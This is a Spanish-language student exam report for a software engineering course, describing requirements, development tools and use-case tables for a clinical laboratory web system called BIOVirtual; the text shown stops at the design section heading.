**UNIVERSIDAD AUTONOMA GABRIEL RENE MORENO**

**FACULTAD DE CIENCIAS DE LA COMPUTACION Y TELECOMUNICACIONES**



**SEGUNDO PARCIAL**

**Nombre: Analía Casas Bautista**

**Registro: 212033573**

**Grupo: INF552-SA**

**Carrera: Ingeniería en Sistemas**

**Materia: Ingenieria de Software II**

**Docente: Ing. Martínez Canedo Rolando**

Contenido

[1. Introducción 1](#_Toc467768182)

[2. Caso de Estudio 1](#_Toc467768183)

[3. Fundamentación Teórica: Herramientas de Desarrollo 4](#_Toc467768184)

[Herramientas MDD 4](#_Toc467768185)

[Herramientas para la Configuración de Software 6](#_Toc467768186)

[Herramientas para Pruebas de Unidad 8](#_Toc467768187)

[Herramientas para Pruebas de Seguridad 9](#_Toc467768188)

[Herramientas para Pruebas de Rendimiento 9](#_Toc467768189)

[4. Captura de Requisitos 9](#_Toc467768190)

[1.1 Identificar Actores y Casos de Uso 9](#_Toc467768191)

[4.2 Detallar Casos de Uso 10](#_Toc467768192)

[CU1. Gestionar Paciente 10](#_Toc467768193)

[CU2. Gestionar Medico 10](#_Toc467768194)

[CU3. Gestionar Análisis 11](#_Toc467768195)

[CU4. Subgrupo de Análisis 12](#_Toc467768196)

[CU5. Gestionar Muestra 12](#_Toc467768197)

[CU6. Gestionar Resultado de Análisis 13](#_Toc467768198)

[CU7. Gestionar Bioquímico 14](#_Toc467768199)

[1.2 Diagrama General de Caso de Uso 14](#_Toc467768200)

[5. Flujo de Trabajo: Análisis 15](#_Toc467768201)

[Análisis de Paquete 15](#_Toc467768202)

[6. Flujo de Trabajo: Diseño 16](#_Toc467768203)

[Diseño de la base de Datos 16](#_Toc467768204)

[Diagramas de Secuencia 16](#_Toc467768205)

[CU1. Gestionar Paciente 16](#_Toc467768206)

[CU2. Gestionar Medico 17](#_Toc467768207)

[CU3. Gestionar Análisis 18](#_Toc467768208)

[CU4. Subgrupo de Análisis 19](#_Toc467768209)

[CU5. Gestionar Muestra 20](#_Toc467768210)

[CU6. Gestionar Resultado de Análisis 21](#_Toc467768211)

[CU7. Gestionar Bioquímico 21](#_Toc467768212)

[7. Flujo de Trabajo: Implementación 22](#_Toc467768213)

[8. Pruebas 22](#_Toc467768214)

[Contar líneas de Codigo 22](#_Toc467768215)

[Pruebas de Unidad 23](#_Toc467768216)

[Pruebas de Seguridad 24](#_Toc467768217)

# Introducción

Porque más que la producción, las organizaciones requieren de la información para sobrevivir y prosperar, ampliando su alcance hasta lugares muy retirados, cambiando profundamente la manera de conducir sus negocios.

Una empresa digital es aquella en la que casi todas las relaciones significativas de negocios de la organización con los clientes, proveedores y empleados se realizan y controlan digitalmente.

Los procesos de negocios clave se completan a través de redes digitales, que abarcan a la empresa y otras organizaciones.

Los activos corporativos clave – propiedad intelectual, competencias centrales, activos financieros y humanos se manejan por medios digitales.

Perciben y responden sus entornos con mucha mayor prontitud.

Desarrollar un software hoy en día no es algo novedoso, existen numerosas cantidades de empresas que se dedican a hacer este tipo de servicio, las aplicaciones web son un éxito rotundo hoy por hoy, por lo que la meta es orientar el proyecto que esté disponible a través de cualquier navegador para cualquier cliente que desee usar el servicio que este ofrece.

Para desarrollar un software hay que tomar en cuenta que no solo un cliente usara esto, se deben tener reglas de negocio, si queremos hacer un software completo es necesario usar tecnologías de desarrollo apropiadas para el entorno en que se desea desarrollar.

# Caso de Estudio

Caso de Estudio #01: “Laboratorio BIOVirtual”



El laboratorio BIOVirtual está ubicado en la Calle España Nº 548 y cuenta con una sucursal en el 3er Anillo Externo Nº 97 detrás del Zoológico, su horario de atención es de 8:30 a 19:00 horas y su página web es: [*www.biovirtual.com.bo*](http://www.biovirtual.com.bo)

Dado el creciente aumento de la población en la ciudad de Santa Cruz de la Sierra y en Bolivia surge la necesidad de automatizar los servicios de laboratorio para facilitar al usuario o paciente el uso del mismo, es por eso que éste laboratorio clínico gracias a su plataforma on-line permite al usuario realizar diferentes consultas en tiempo real mediante su página web [*www.biovirtual.com.bo*](http://www.biovirtual.com.bo) la cual permite hacer cotizaciones en moneda nacional de los estudios a realizar, como también, visualizar sus resultados con total privacidad y confianza una vez procesados por un personal altamente capacitado y con tecnología de avanzada.

Así como también tener un historial completo de sus estudios en el tiempo, misma información que también será brindada a su médico, facilitando la entrega física de los mismos, es decir que cuando usted acuda a su consulta su médico ya tendrá conocimiento de sus resultados

Es considerado como de los primeros laboratorios virtuales en Santa Cruz, a continuación, se detallan las razones:

Catálogo de Análisis

Laboratorio BIOVirtual cubre un muy amplio espectro de determinaciones, por lo que su personal maneja un gran volumen de muestras, lo que los ubica como un laboratorio de alta complejidad, cubriendo prácticamente todo el aspecto de análisis en las distintas especialidades médicas.

La distribución interna comprende secciones de trabajo, interconectadas con una red ágil de computación de diseño propio.

Los distintos sectores que conforman el laboratorio son:

Hematología

Química sanguínea

Serología

Parasitología

Uroanálisis

Bacteriología

Patología.

La lista de los análisis es bastante extensa, por ende, se la puede encontrar en la sección de anexos.

El paciente debe cumplir con las condiciones y especificaciones previas para realizarse un respectivo análisis, por ejemplo, para realizarse un análisis de ácido úrico tiene que cumplir las siguientes especificaciones:

*“Ayuno de 10 hrs. Las sustancias fuertemente reductoras (Vitamina C, Buscapina, etc.) en dosis elevadas interfieren. Existen además varias drogas que pueden interferir (diuréticos, aspirina, antinflamatorios, Vitamina C, warfarina, sustancias de contraste para rayos X, etc.). Se sugiere suspender la medicación, siempre que sea posible, 24 hrs. antes de la toma de muestra.”*

Y así para los demás análisis, si el paciente cumple con las especificaciones para la realización de la toma de la muestra para un análisis en específico se procederá a registrar los datos del paciente.

Registro de paciente

Los pacientes cuando llegan por primera vez al laboratorio, son registrados por la recepcionista en el sistema tomando los siguientes datos: nombres, apellidos, edad, teléfono.

No es de mera importancia datos más confidenciales como: carnet de identidad o dirección pero si es necesario saber cuál es el médico que le hizo la solicitud de hacerse el análisis (si hubiese orden médica), para posteriormente enviarle los resultados al médico (si el médico trabajara de manera conjunta con la clínica).

Una vez registrado, el paciente recibe su USUARIO y CONTRASEÑA para acceder a la plataforma on-line (tema desglosado más adelante).

Forma de pago

Una vez registrado el paciente debe pagar la totalidad o un porcentaje del 70% del monto total del costo del análisis que está solicitando y al momento de recoger los resultados de los análisis el monto restante.

Descuentos

En BIOVirtual tienen compromiso social, ya que hacen descuentos a las personas con enfermedades crónicas y terminales, que necesitan realizarse análisis constantemente.

También existen descuentos diferenciales al personal que trabaja en el laboratorio sin importar su cargo que dicha persona desempeña.

Los descuentos varían en el intervalo del 30 a 40 %.

Resultados

Tomada la muestra para realizar el análisis, los resultados de esta tienen distintos tiempos de entrega de los resultados, dependiendo de diversos factores como ser:

Insumos: Nos referimos a los reactivos necesarios para realizar el análisis, por motivos de bastante demanda el laboratorio pudo haber quedado sin algunos reactivos básicos para el análisis, lo que conlleva a extender el tiempo del resultado.

Derivación de muestras: Los laboratorios en la lista de análisis que ofrecen mayormente no los realizan a cabalidad todos en un 100%, sino que a aquellos análisis más complejos los derivan a laboratorios más especializados en ese tipo en específico, por ende, sólo serían un intermediario y esa derivación conlleva tiempo extra a la entrega de resultados.

Consultas on-line

Una vez ya estuviesen listos los resultados de la muestra, éstos podrán ser visualizados desde cualquier celular o computadora, con solo ingresar su usuario y contraseña del paciente, obviamente éste servicio, viene incluido con el precio del análisis, pero sólo está disponible cuando el paciente paga la totalidad de los resultados.

Además, los doctores asociados con el laboratorio, que son aquellos que están registrados, podrán ver los resultados de manera on-line de sus pacientes.

# Fundamentación Teórica: Herramientas de Desarrollo

## Herramientas MDD

**Desarrollo dirigido por modelos: Un nuevo paradigma de desarrollo**

El desarrollo dirigido por modelos o MDD (por sus siglas en inglés), es una mejora importante en las prácticas de desarrollo, que habilita a los sistemas de TI para ser más correspondientes con las iniciativas de negocio. Con MDD, se puede mejorar la consistencia y la calidad de las soluciones, al automatizar patrones de implantación con transformaciones para eliminar trabajo repetitivo y de bajo nivel en el desarrollo. Este artículo da una introducción a MDD, y posteriormente, ahonda en la forma en que éste se lleva acabo.

Entendiendo la estrategia dirigida por modelos  
MDD es un estilo de desarrollo donde los principales artefactos de software son modelos, a partir de los cuales se puede generar código y otros artefactos. Un modelo es una descripción de un sistema desde una perspectiva particular, omitiendo detalles irrelevantes, así las características de interés se vuelven más evidentes. Por ejemplo, un ingeniero civil crea un modelo de un edificio que le sirve para determinar las posiciones de las cargas.  
En MDD se introduce el criterio adicional de que un modelo debe ser interpretado por una máquina. Por ejemplo: debemos ser capaces de acceder al contenido del modelo de manera automática. Esta capacidad de interpretación de los modelos es un prerrequisito para ser capaces de generar artefactos. Un diagrama en un pizarrón podría reunir otros criterios para ser considerado un modelo, pero mientras no pueda ser interpretado por una máquina, no podrá ser usado dentro de una cadena de MDD.

Los modelos de software se expresan típicamente en el lenguaje UML, que como sabemos, es un lenguaje para especificar, visualizar y documentar sistemas de software. Provee una notación visual y una semántica subyacente para modelos de software. UML también tiene un formato de serialización estándar, legible para una computadora, que le permite su automatización.

**PHP MAKER**

****

Es una potente herramienta de automatización que puede generar un conjunto completo de PHP rápidamente. Usando PHPMaker, que puedes crear sitios web que permiten a los usuarios ver, editar, buscar, añadir y borrar registros en la web. PHPMaker está diseñado para la alta flexibilidad, numerosas opciones le permiten generar aplicaciones PHP que mejor se adapte a sus necesidades. Los códigos generados son limpios, directos y fáciles de personalizar. Los scripts PHP se puede ejecutar en los servidores de Windows (MySQL / PostgreSQL / acceso / MSSQL) o Linux / Unix servidores (MySQL / PostgreSQL). PHPMaker puede ahorrarte toneladas de tiempo y es adecuado tanto para principiantes como para desarrolladores experimentados.

**Visual Paradigm** Visual Paradigm es una herramienta CASE: Ingeniería de Software Asistida por Computación. La misma propicia un conjunto de ayudas para el desarrollo de programas informáticos, desde la planificación, pasando por el análisis y el diseño, hasta la generación del código fuente de los programas y la documentación.

Propósito

Visual Paradigm ha sido concebida para soportar el [ciclo](https://www.ecured.cu/index.php?title=Ciclo&action=edit&redlink=1) de vida completo del proceso de desarrollo del [software](https://www.ecured.cu/Software) a través de la representación de todo tipo de diagramas. Constituye una herramienta privada disponible en varias ediciones, cada una destinada a satisfacer diferentes necesidades: Enterprise, Professional, Community, Standard, Modeler y Personal. Existe una alternativa libre y gratuita de este software, la versión Visual Paradigm UML 6.4 Community Edition (Community Edition, ya que existe la Enterprise, Professional, etc). Fue diseñado para una ámplia gama de usuarios interesados en la construcción de sistemas de [software](https://www.ecured.cu/Software) de forma fiable a través de la utilización de un enfoque Orientado a Objetos.


Se caracteriza por:

* Disponibilidad en múltiples plataformas ([Windows](https://www.ecured.cu/Windows), [Linux](https://www.ecured.cu/Linux)).
* [Diseño](https://www.ecured.cu/Dise%C3%B1o) centrado en casos de uso y enfocado al negocio que generan un software de mayor calidad.
* Uso de un lenguaje estándar común a todo el equipo de desarrollo que facilita la comunicación.
* Capacidades de ingeniería directa e inversa.
* Modelo y código que permanece sincronizado en todo el ciclo de desarrollo
* Disponibilidad de múltiples versiones, condiferentes especificaciones.
* Licencia: gratuita y comercial.
* Soporta aplicaciones Web.
* Las imágenes y reportes generados, no son de muy buena calidad.
* Varios idiomas.
* Generación de código para Java y exportación como [HTML](https://www.ecured.cu/HTML).
* Fácil de instalar y actualizar.
* Compatibilidad entre ediciones.
* Soporte de UML versión 2.1.
* Diagramas de Procesos de Negocio - Proceso, Decisión, Actor de negocio, Documento.
* Modelado colaborativo con CVS y Subversión (control de versiones).
* Interoperabilidad con modelos UML2 (metamodelos UML 2.x para plataforma Eclipse) a través de XMI.
* Ingeniería de ida y vuelta.
* Ingeniería inversa - Código a modelo, código a diagrama.
* Ingeniería inversa Java, [C++](https://www.ecured.cu/C%2B%2B), Esquemas [XML](https://www.ecured.cu/XML), XML, NET exe/dll, CORBA IDL.
* Generación de código - Modelo a código, diagrama a código.
* Editor de Detalles de Casos de Uso - Entorno todo-en-uno para la especificación de los detalles de los casos de uso, incluyendo la especificación del modelo general y de las descripciones de los casos de uso.
* Generación de código y despliegue de EJB - Generación de beans para el desarrollo y despliegue de aplicaciones.
* Diagramas de flujo de datos.
* Soporte ORM - Generación de objetos Java desde bases de datos.
* Generación de bases de datos - Transformación de diagramas de Entidad-Relación en tablas de base de datos.
* Ingeniería inversa de bases de datos - Desde Sistemas Gestores de Bases de Datos (DBMS) existentes a diagramas de Entidad-Relación.
* Generador de informes.
* Distribución automática de diagramas - Reorganización de las figuras y conectores de los diagramas UML.
* Importación y exportación de ficheros XMI.
* Integración con Visio - Dibujo de diagramas UML con plantillas (stencils) de [Microsoft Visio](https://www.ecured.cu/Microsoft_Visio).
* Editor de figuras.

## Herramientas para la Configuración de Software

La gestión de configuración del software es un conjunto de actividades diseñadas para identificar y definir los elementos en el sistema que probablemente cambien, controlando el cambio de estos elementos a lo largo de su ciclo de vida, siendo uno de los procesos clave para toda organización dedicada a la ingeniería del software.

En la actualidad existe una gran variedad de herramientas que apoyan a este proceso cada una de ella con características propias y que se adaptan a diferentes metodologías de desarrollo.



**GITHUB**

**GitHub** es una [forja](https://es.wikipedia.org/wiki/Forja_%28software%29) (plataforma de desarrollo colaborativo) para alojar proyectos utilizando el sistema de [control de versiones](https://es.wikipedia.org/wiki/Control_de_versiones) [Git](https://es.wikipedia.org/wiki/Git). Utiliza el [framework](https://es.wikipedia.org/wiki/Framework) [Ruby on Rails](https://es.wikipedia.org/wiki/Ruby_on_Rails) por *GitHub, Inc.* (anteriormente conocida como *Logical Awesome*). Desde enero de [2010](https://es.wikipedia.org/wiki/2010), GitHub opera bajo el nombre de *GitHub, Inc.* El código se almacena de forma [pública](https://es.wikipedia.org/wiki/C%C3%B3digo_abierto), aunque también se puede hacer de forma privada, creando una cuenta de pago.

**¿Para que sirve?**

GitHub aloja tu repositorio de código y te brinda **herramientas** muy útiles para el **trabajo en equipo**, dentro de un proyecto.



Además de eso, puedes **contribuir a mejorar el software de los demás**. Para poder alcanzar esta meta, GitHub provee de funcionalidades para hacer un **fork** y solicitar **pulls**.

Realizar un **fork** es simplemente **clonar un repositorio ajeno** (genera una copia en tu cuenta), **para eliminar algún bug o modificar cosas de él**. Una vez realizadas tus modificaciones puedes enviar un **pull** al dueño del proyecto. Éste **podrá analizar los cambios** que has realizado fácilmente, **y** si considera interesante tu contribución, **adjuntarlo con el repositorio original**.

¿Qué herramientas proporciona?

En la actualidad, GitHub es mucho más que un servicio de alojamiento de código. Además de éste, se ofrecen varias herramientas útiles para el **trabajo en equipo**. Entre ellas, caben destacar:

[](http://conociendogithub.readthedocs.io/en/latest/_images/trabajo-en-equipo.jpg)

* Una **wiki** para el mantenimiento de las distintas versiones de las páginas.
* Un **sistema de seguimiento de problemas** que permiten a los miembros de tu equipo detallar un problema con tu software o una sugerencia que deseen hacer.
* Una **herramienta de revisión de código**, donde se pueden añadir anotaciones en cualquier punto de un fichero y debatir sobre determinados cambios realizados en un commit específico.
* Un **visor de ramas** donde se pueden comparar los progresos realizados en las distintas ramas de nuestro repositorio.

## Herramientas para Pruebas de Unidad

En [programación](https://es.wikipedia.org/wiki/Programaci%C3%B3n), una **prueba unitaria** es una forma de comprobar el correcto funcionamiento de una unidad de código. Por ejemplo en [diseño estructurado](https://es.wikipedia.org/wiki/Dise%C3%B1o_estructurado) o en [diseño funcional](https://es.wikipedia.org/wiki/Dise%C3%B1o_funcional) una función o un procedimiento, en [diseño orientado a objetos](https://es.wikipedia.org/wiki/Dise%C3%B1o_orientado_a_objetos) una clase. Esto sirve para asegurar que cada unidad funcione correctamente y eficientemente por separado. Además de verificar que el código hace lo que tiene que hacer, verificamos que sea correcto el nombre, los nombres y tipos de los parámetros, el tipo de lo que se devuelve, que si el estado inicial es válido entonces el estado final es válido.

La idea es escribir casos de prueba para cada función no trivial o [método](https://es.wikipedia.org/wiki/M%C3%A9todo_%28inform%C3%A1tica%29) en el módulo, de forma que cada caso sea independiente del resto. Luego, con las [Pruebas de Integración](https://es.wikipedia.org/wiki/Pruebas_de_Integraci%C3%B3n), se podrá asegurar el correcto funcionamiento del sistema o subsistema en cuestión.

**PHPUNIT**

**PHPUnit** se creó con idea de que cuanto antes se detecten los errores en el código antes podrán ser corregidos. Este conocido framework para PHP nos permite crear y ejecutar juegos de tests unitarios de manera sencilla Como todos los frameworks de [pruebas unitarias](https://es.wikipedia.org/wiki/Prueba_unitaria), PHPUnit utiliza [assertions](https://es.wikipedia.org/wiki/XUnit#Assertions) para verificar que el comportamiento de una *unidad* de código es el esperado.

Beneficios

El objetivo de las pruebas unitarias es aislar cada parte del programa y demostrar que las partes de forma individual son correctas. Una prueba unitaria proporciona un contrato escrito que la pieza de código debe satisfacer. Como resultado, las pruebas unitarias encuentran problemas en las fases iniciales del desarrollo de software.

## Herramientas para Pruebas de Seguridad

Se usan para mitigar riesgos relacionados con la existencia de vulnerabilidades en aplicaciones web y la probabilidad de sufrir ataques de Hackers y/o usuarios malintencionados, que podrían descubrir y explotar esas vulnerabilidades causando daño al negocio.

## Herramientas para Pruebas de Rendimiento

En la [ingeniería del software](https://es.wikipedia.org/wiki/Ingenier%C3%ADa_del_software), las **pruebas de rendimiento** son las pruebas que se realizan, desde una perspectiva, para determinar lo rápido que realiza una tarea un sistema en condiciones particulares de trabajo. También puede servir para validar y verificar otros atributos de la calidad del sistema, tales como la [escalabilidad](https://es.wikipedia.org/wiki/Escalabilidad), [fiabilidad](https://es.wikipedia.org/wiki/Fiabilidad_de_sistemas) y uso de los recursos. Las pruebas de rendimiento son un subconjunto de la [ingeniería de pruebas](https://es.wikipedia.org/w/index.php?title=Ingenier%C3%ADa_de_pruebas&action=edit&redlink=1), una práctica [informática](https://es.wikipedia.org/wiki/Inform%C3%A1tica) que se esfuerza por mejorar el rendimiento, englobándose en el diseño y la arquitectura de un sistema, antes incluso del esfuerzo inicial de la codificación.

# Captura de Requisitos

## 1.1 Identificar Actores y Casos de Uso

**Actores del Sistema**

* **A1:Bioquimico**

Es el usuario encargado de realizar los respectivos análisis a los pacientes.

* **A2:Paciente**

Es el usuario que requiere el servicio de algún tipo de análisis clínico.

* **A3:Administrador del Sistema**

Es el usuario encargado de gestionar mayor parte del sistema, y brindar el servicio de mantenimiento.

**Lista de Casos de Uso**

**CU1.** Gestionar Paciente

**CU2.** GestionarMedico

**CU3.** Gestionar Análisis

**CU4.** Subgrupo de Análisis

**CU5.** Gestionar Muestra

**CU6.** Gestionar Resultado de Análisis

**CU7.** Gestionar Bioquímico

## Detallar Casos de Uso

### CU1. Gestionar Paciente

|  |  |
| --- | --- |
| **NOMBRE DE CASO DE USO** | **CU1 GESTIONAR PACIENTE** |
| **PROPOSITO** | Gestiona al paciente |
| **ACTORES** | Bioquimico, Paciente. |
| **ACTOR INICIADOR** | Paciente |
| **PRE CONDICION** | Ninguna |
| **FLUJO PRINCIPAL** | **1 Guardar**  El recepcionista registrara los datos del Paciente.   * CI * Nombre * Apellido * Fecha de Nacimiento * Sexo * Email * Celular   **2 Modificar**  El bioquimico podrá modificar los datos del Paciente. **3 Buscar**  El bioquimico podrá buscar al cliente mediante su CI.  **3 Eliminar**  El bioquimico podrá dar de baja a algún Paciente que lo requiera. |
| **POST CONDICION** | Ninguna. |
| **EXCEPCION** | El paciente ya está registrado. |

### CU2. Gestionar Medico

|  |  |
| --- | --- |
| **NOMBRE DE CASO DE USO** | **CU2 GESTIONAR MEDICO** |
| **PROPOSITO** | Registra todos los datos personales de un médico. |
| **ACTORES** | Bioquimico. |
| **ACTOR INICIADOR** | Paciente |
| **PRE CONDICION** | Ninguna |
| **FLUJO PRINCIPAL** | **1 Guardar**  El bioquimico registrara los datos del Médico.   * Nombre * Apellido Paterno * Apellido Materno * ID Especialidad * Email * Celular   **2 Modificar**  El bioquimico podrá modificar los datos del Médico. **3 Buscar**  El Bioquimico podrá buscar al Medico mediante su IDMedico.  **3 Eliminar**  El bioquimico podrá a algún médico. |
| **POST CONDICION** | Gestionar Análisis. |
| **EXCEPCION** | El cliente no venga con un médico de referencia. |

### CU3. Gestionar Análisis

|  |  |
| --- | --- |
| Caso de Uso | CU3. Gestionar análisis |
| Propósito | Manipular información acerca de los análisis que se realiza en el laboratorio clínico. |
| Descripción | Permite crear, modificar y dar de baja los análisis que se realizan dentro del laboratorio clínico. |
| Actores | Recepcionista |
| Actor Iniciador | Recepcionista |
| Precondición | CU5:Gestionar Muestra, CU4: Gestionar SubGrupo Análisis |
| Proceso | 1. **Nuevo Análisis**   Se pondrán en blanco todos los datos a rellenar como ser :   * Nombre * Grupo de análisis * muestra * Observación estática * Nota   1. **Guardar**   Seleccionar guardar para registrar los datos modificados   1. **Modificar Análisis**   Se procederá a buscar los datos de un análisis mediante el nombre   * 1. **Guardar**   Se guardan los datos modificados.   1. **Dar de Baja**   Se procederá a buscar los datos de un análisis mediante el nombre del análisis para poder darlo de baja |
| Postcondición | CU6.Gestionar Resultado de Analisis |
| Excepciones | El análisis ya existe, el análisis no se encuentra registrado para poder ser modificado. |

### CU4. Subgrupo de Análisis

|  |  |
| --- | --- |
| Caso de Uso | CU4.Gestionar Subgrupo de Análisis |
| Propósito | Gestionar los subgrupos de análisis en el laboratorio clínico. |
| Descripción | Permitirá a los usuarios gestionar los grupos de análisis de los respectivos pacientes en el laboratorio clínico. |
| Actores | Administrador del sistema |
| Actor Iniciador | Administrador del sistema |
| Precondición | Gestionar análisis |
| Proceso | 1. Permitirá agrupar los diferentes tipos de componentes que tiene un tipo de análisis.   Es necesario detallar el subgrupo mediante un nombre   * 1. **Guardar**   Esta opción permite guardar los componentes seleccionados en el subgrupo de análisis seleccionado |
| Postcondición | Gestionar componente |
| Excepciones | El subgrupo ya existe. |

### CU5. Gestionar Muestra

|  |  |
| --- | --- |
| Caso de Uso | Gestionar Tipo de Muestra |
| Propósito | Obtener información de la muestra para el respectivo análisis. |
| Descripción | Los usuarios podrán gestionar la información del tipo de muestra para luego poder gestionar el análisis. |
| Actores | Administrador del sistema, bioquímico. |
| Actor Iniciador | Bioquímico |
| Precondición | Ninguna |
| Proceso | 1. **Nuevo tipo de muestras**   Se pondrán todos los espacios en blanco para poder ser rellenados como ser :   * Identificación de muestra * Nombre de la muestra * Estado   1. **Guardar**   Permitirá guardar todos los datos que se rellenaron.   1. **Modificar tipo de muestra**   Se podrá buscar los datos de una muestra mediante el nombre, para después poder rellenar todos los datos   * 1. **Guardar**   Seleccione guardar para registrar los datos modificados     1. **Eliminar**   Se podrá buscar los datos de un tipo de muestra mediante el nombre, para poder eliminar los datos referentes a esa muestra.   * 1. **Eliminar**   Esta opción permitirá eliminar el tipo de muestra |
| Postcondición | Gestionar análisis. |
| Excepciones | El tipo de muestra ya existe , No existen los datos a buscar |


### CU6. Gestionar Resultado de Análisis

|  |  |
| --- | --- |
| Caso de uso | Gestionar Resultado de Análisis |
| Propósito | Administra el historial del análisis clínico de los pacientes en el laboratorio clínico. |
| Descripción | Los usuarios podrán administrar los resultados de los análisis clínicos de los pacientes. |
| Actores | Paciente, Recepcionista, Bioquímico, Jefe de Laboratorio |
| Actor iniciador | Paciente |
| Precondición | Gestionar paciente, Gestionar Analisis |
| Proceso | 1. Visualizar Historial Clínico   Esta opción nos permitirá ver todos los procesos que se realizaron por paciente en el Laboratorio Clínico, buscándolo mediante su ID o el nombre y apellido del mismo cliente. Con datos como ser :   * Id Historial Clínico * Nombres y apellidos del paciente * Id Medico * Id Paciente * Fecha * Hora * Id de empleado   1. **Salir**   Presionar esta opción para salir de la interfaz, no se permitirá modificar los del historial clínico. |
| Postcondición | Ninguna |
| Excepción | No se encuentran los datos |

### CU7. Gestionar Bioquímico

|  |  |
| --- | --- |
| **NOMBRE DE CASO DE USO** | **CU3 GESTIONAR MEDICO** |
| **PROPOSITO** | Registra todos los datos personales de un bioquimico. |
| **ACTORES** | Bioquimico |
| **ACTOR INICIADOR** | Administrador del Sistema |
| **PRE CONDICION** | Ninguna |
| **FLUJO PRINCIPAL** | **1 Guardar**  El recepcionista registrara los datos del Bioquimico.   * Nombre * Apellido Paterno * Apellido Materno * Email * Celular   **2 Modificar**  Modificar los datos que ya contenga el bioquimico  **3 Eliminar**  Se podrá dar de baja a algun bioquímico que ya no trabaje en el lugar |
| **POST CONDICION** | Gestionar Análisis. |
| **EXCEPCION** |  |

## Diagrama General de Caso de Uso



# Flujo de Trabajo: Análisis

## Análisis de Paquete




# Flujo de Trabajo: Diseño

